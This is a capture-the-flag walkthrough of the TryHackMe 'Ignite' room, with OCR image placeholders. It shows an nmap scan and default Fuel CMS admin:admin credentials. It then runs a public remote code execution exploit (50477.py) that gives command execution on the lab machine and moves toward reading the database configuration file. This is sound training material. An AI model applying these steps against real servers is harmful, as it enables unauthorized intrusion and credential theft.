
Ignite THM Walkthrough



Learn > Ignite


Ignite

A new start-up has a few issues with their web server.

Easy 0 min

Tryhackme Room link :- https://tryhackme.com/r/room/ignite

Let start the machine




Target Machine Information

Title	Target IP Address	Expires
Ignite VM	10.10.96.206	1h 37min 49s

1. Let Make a Nmap scan to list down services.


- nmap 10.10.96.206 -sV -sC -Pn



```
death@esther:~/Lab/Ignite$ nmap 10.10.96.206 -sV -sC -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 18:20 IST
Nmap scan report for 10.10.96.206
Host is up (0.25s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18
|_http-title: Welcome to FUEL CMS
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: 127.0.1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.41 seconds
death@esther:~/Lab/Ignite$ 
```

We get HTTP service on port 80.

Let’s navigate to this website



Welcome to Fuel CMS

Version 1.4

Getting Started


1 **Change the Apache .htaccess file**

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g "/"), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.

In some server environments, you may need to add a "?" after index.php in the .htaccess like so:
`RewriteRule .* index.php?/$0 [L]`

NOTE: This is the only step needed if you want to use FUEL *without* the CMS.

Version of the website is already mention, As if we scroll down we get some info here.



to **NULL** to use the default PHP setting.

That's it!

To access the FUEL admin, go to:
http://10.10.96.206/fuel
User name: **admin**
Password: **admin** (you can and should change this password and admin user information after logging in)


What's Next?

Visit the 1.0 user guide online


Get rolling

FUEL CMS is open source and on GitHub for a good reason. The communities involvement is an important part of it's success. If you have any ideas for improvement, or even better, a GitHub pull request, please let us know.

OK so we have an admin panel for the website and it have default credentials **admin:admin**, Let get logged in .



The Whole website is messed up it won’t even load properly.




Welcome to FUEL CMS.

Site Documentation

Click here for your site documentation.

As there is version given already , Let search about this if we Find any CVE or RCE or any other exploiting methods.


Here Fuel CMS version 1.4 have present RCE.



Show 15 Search: fuel 1.4

Date	D	A	V	Title	Type	Platform	Author
2021-11-15	⬇	▣	X	Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)	WebApps	PHP	Rahad Chowdhury
2021-11-03	⬇	▣	X	Fuel CMS 1.4.1 - Remote Code Execution (3)	WebApps	PHP	Padsala Trushal
2021-01-28	⬇		X	Fuel CMS 1.4.1 - Remote Code Execution (2)	WebApps	PHP	Alexandre ZANNI
2020-08-31	⬇		X	Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)	WebApps	PHP	c0mpu7er
2020-08-11	⬇		X	Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)	WebApps	PHP	Roel van Beurden
2019-07-19	⬇	▣	X	fuel CMS 1.4.1 - Remote Code Execution (1)	WebApps	Linux	0xd0ff9

Let Use the Fuel CMS 1.4.1 - Remote Code Execution (3). download the payload.




```
death@esther:~/Lab/Ignite$ python3 50477.py -u http://10.10.96.206/
[+]Connecting...
Enter Command $
```

- Python3 50477.py -u http://10.10.96.206

It worked I get in here.

As we read the default page of website we know the location of database.



Getting Started

1 Change the Apache .htaccess file

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g "/"), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.

In some server environments, you may need to add a "?" after index.php in the .htaccess like so: `RewriteRule .* index.php?/$0 [L]`

NOTE: This is the only step needed if you want to use FUEL *without* the CMS.

2 Install the database

Install the FUEL CMS database by first creating the database in MySQL and then importing the **fuel/install/fuel_schema.sql** file. After creating the database, change the database configuration found in **fuel/application/config/database.php** to include your hostname (e.g. localhost), username, password and the database to match the new database you created.


3 Make folders writable

Make the following folders writable (666 = rw-rw-rw, 777 = rwxrwxrwx, etc.):

Database is located at **fuel/application/config/database.php.**

SO let use “**cat”** command to view the database:

